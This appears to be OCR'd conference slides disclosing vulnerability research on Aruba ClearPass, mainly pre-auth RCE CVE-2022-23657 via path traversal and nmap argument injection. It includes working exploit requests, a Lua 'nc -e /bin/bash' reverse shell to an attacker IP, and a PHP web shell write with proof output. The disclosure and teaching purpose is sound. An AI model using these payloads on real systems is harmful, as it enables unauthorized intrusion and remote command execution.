
Command line arguments for remote JVM:


```
-agentlib:jdwp=transport=dt_socket,server=y,suspend=n,address=8000
```


Copy and paste the arguments to the command line when JVM is started

Use module classpath: WEB-INF

First search for sources of the debugged classes in the selected module classpath


Debugger
Console
Frames
Variables
"ajp-apr-127.0.0.1-8019-exec-6"@15,031 in group "main": RUNNING
doValidate:161, LoginSubmitAction (com.avenda.tips.admin.client.web.main)
validate:41, ActionWithLicenseCheck (com.avenda.common.admin.web)
doBeforeInvocation:250, ValidationInterceptor (com.opensymphony.xwork2.validator)
doIntercept:262, ValidationInterceptor (com.opensymphony.xwork2.validator)
doIntercept:49, AnnotationValidationInterceptor (org.apache.struts2.interceptor.validation)
intercept:99, MethodFilterInterceptor (com.opensymphony.xwork2.interceptor)
invoke:249, DefaultActionInvocation (com.opensymphony.xwork2)
doIntercept:142, ConversionErrorInterceptor (com.opensymphony.xwork2.interceptor)
intercept:99, MethodFilterInterceptor (com.opensymphony.xwork2.interceptor)
invoke:249, DefaultActionInvocation (com.opensymphony.xwork2)
doIntercept:140, ParametersInterceptor (com.opensymphony.xwork2.interceptor)
intercept:99, MethodFilterInterceptor (com.opensymphony.xwork2.interceptor)
invoke:249, DefaultActionInvocation (com.opensymphony.xwork2)
this = {LoginSubmitAction@15034}
this.sso_token = null
this.log = {SLF4JLocationAwareLog@15036}


215
public ProcessBuilder(String... command) {
java.lang.ProcessBuilder.<init>
Enabled
Suspend:
All
Thread
Condition:
Log:
"Breakpoint hit" message
Stack trace
Evaluate and log:
command
Remove once hit
Disable until hitting the following breakpoint:
<None>
After hit:
Disable again
Leave enabled
Instance filters:
Class filters:
Pass count:


Debugger
Console
[sudo,/usr/local/avenda/tips/bin/clearpass_checkfirmwareupdates.py,auto]
Breakpoint reached
at java.lang.ProcessBuilder.<init>(ProcessBuilder.java:215)
at com.avenda.tips.utils.extexec.ProcessExec.execProcess(ProcessExec.java:77)
at com.avenda.tips.utils.extexec.ProcessExec.execWithEnv(ProcessExec.java:66)
at com.avenda.tips.admin.api.ScriptAction.exec(ScriptAction.java:37)
at com.avenda.tips.admin.api.ScriptAction.exec(ScriptAction.java:23)
at com.avenda.tips.admin.api.SystemApi.patchInfo(SystemApi.java:353)
at com.avenda.tips.admin.client.web.main.TipsProductUtilOperations.getPatchInfo(
at com.avenda.tips.admin.client.web.extSyncServers.ExtSyncServersOperations.getP
at org.directwebremoting.impl.CreatorModule$1.doFilter(CreatorModule.java:172)

Pre-auth RCE 1 - Nmap Argument Injection

CVE-2022-23657

Some apps in backend instance can be reached through Apache proxy

Path traversal via ..;/ allowed access to other backend apps

Argument injection in a backend application leads to arbitrary write, RCE

```
# cat /etc/httpd/conf.d/activitydumpservice.conf

Alias /activitydumpservice
"/var/avenda/tomcat/backend/webapps/activitydumpservice
"

..

JkMount /activitydumpservice/* backendtomcat
```

`JkMount` - “A mount point from a context to a Tomcat worker.”

```
/activitydumpservice/..;/networkservices/postureservice/Audit
```

Client “posture validation” with nmap

Configurable via web interface, but options are validated.

Access via backend traversal has no parameter validation

User input passed to nmap command

```
private String constructNmapScanCmd(final String options, final
String host) {
    return "sudo nmap -oX -   " + options + " " + host;
}

public ScanResult scan(final String hostIp) throws NmapException {
    final String nmapScanCmd =
this.constructNmapScanCmd(this.nmapOptions, hostIp);
    NmapScan.Log.debug("NmapScan cmd={}", (Object)nmapScanCmd);
    Process p = null;
    try {
        p = Runtime.getRuntime().exec(nmapScanCmd);
        final InputStream nmapOutput = p.getInputStream();
        return this.getScanResult(nmapOutput);
    }
```

`Runtime.getRuntime().exec(String command)` does not invoke a shell

Tokenises the command string into a `String[]` then passes to `ProcessBuilder`

```
import java.io.*;
public class a{
    public static void main(String[]
args) throws IOException{
    String command = "ls -las;id";
    Process p =
Runtime.getRuntime().exec(command);
    }
}
```

```
start(String[], Map, String, ProcessBuilder$Redirect[],
boolean):271, ProcessImpl (java.lang)
start(ProcessBuilder$Redirect[]):1107, ProcessBuilder
(java.lang)
start():1071, ProcessBuilder (java.lang)
exec(String[], String[], File):592, Runtime (java.lang)
exec(String, String[], File):416, Runtime (java.lang)
exec(String):313, Runtime (java.lang)
main(String[]):6, rtexec
```

```
$ strace -f -e execve java a
..
execve("/usr/bin/ls", ["ls",
"-las;id"], 0x7ffdfbb1a490 /* 51 vars
*/) = 0
```

```java
String host = "192.168.1.1`whoami`";
String command = "sudo nmap -oX -   " + host;
Process p = Runtime.getRuntime().exec(command);
```

Command injection fails

```
$ javac Nmap.java && java Nmap

Failed to resolve "192.168.1.1`whoami`".

WARNING: No targets were specified, so 0 hosts scanned.

$ strace -f -e execve java Nmap

execve("/usr/bin/sudo", ["sudo", "nmap", "-oX", "-",
"192.168.1.1`whoami`"], 0x7fffc98db990 /* 50 vars */) = 0
```

But is vulnerable to argument injection…

Argument Injection vs Command Injection

Command Injection: Execute arbitrary commands

Argument Injection: Manipulate command arguments


Many Linux binaries have arguments that can lead to code execution

https://gtfobins.github.io/

Preventing command injection **does not** always prevent argument injection

Needs different handling to prevent, depending on language

Frequently overlooked vulnerability



```java
String host = "192.168.1.1 --help";
String command = "nmap   " + host;
Process p = Runtime.getRuntime().exec(command);
```

Argument injection succeeds

```
$ javac Nmap.java && java Nmap
Nmap 7.92 ( https://nmap.org )
Usage: nmap [Scan Type(s)] [Options] {target specification}
TARGET SPECIFICATION:  Can pass hostnames, IP addresses,
networks, etc.
$ strace -f -e execve java Nmap
execve("/usr/bin/nmap", ["nmap", "192.168.1.1", "--help"],
0x7fff054ffbd0 /* 50 vars */) = 0
```

Nmap has multiple arguments that can be used for exploitation

File write via various output formats

Default script `http-fetch.nse` will download a file and write it to a specified directory

Nmap scripts are written in Lua, can execute arbitrary commands

```
os.execute('nc -e /bin/bash 192.168.200.137 4444');
```

1

```
POST
/activitydumpservice/..;/networkservices/postureservice/Audit?requestId=1
&callbackInfo=invalid&auditType=NMAP&serverId=2&sessionId=1&clientIp=--sc
ript=/usr/share/nmap/scripts/http-fetch.nse%20--script-args=http-fetch.de
stination=/tmp/z,http-fetch.url=a123%20192.168.200.137 HTTP/1.1
```

```
sudo nmap -oX - -O -p 1-1024 --host-timeout 60s
--script=/usr/share/nmap/scripts/http-fetch.nse
--script-args=http-fetch.destination=/tmp/z,http-fetch.url=a123 192.168.200.137
```

2

```
POST
/activitydumpservice/..;/networkservices/postureservice/Audit?requestId=2&
callbackInfo=invalid&auditType=NMAP&serverId=2&sessionId=2&clientIp=--scri
pt=/tmp/z/192.168.200.137/80/a123%20192.168.200.137 HTTP/1.1
```

No egress? No problem!

1

```
POST
/activitydumpservice/..;/networkservices/postureservice/Audit?requestId=3
&callbackInfo=invalid&auditType=NMAP&serverId=2&sessionId=3&clientIp=--da
ta-string%20"%3c?=system('id')?%3e"%20-oN%20/opt/amigopod/www/cmd.php%201
27.0.0.1 HTTP/1.1
```

```
sudo nmap -oX - -O -p 1-1024 --host-timeout 60s --data-string "<?=system('id')?>"
-oN /opt/amigopod/www/cmd.php 127.0.0.1
```

2

```
$ curl -sk https://192.168.200.89/guest/cmd.php
# Nmap 7.70 scan initiated Fri Jul 15 14:49:02 2022 as: nmap -oX - -O
-p 1-1024 --host-timeout 60s --data-string "uid=48(apache)
gid=48(apache) groups=48(apache)
uid=48(apache) gid=48(apache) groups=48(apache)" -oN
/opt/amigopod/www/cmd.php 127.0.0.1
Nmap scan report for localhost (127.0.0.1)
```

Agent Stored XSS - CVE-2021-26678

ClearPass can perform “Agent Posture Checks”


Similar to Cisco Anyconnect, F5, Fortinet, etc

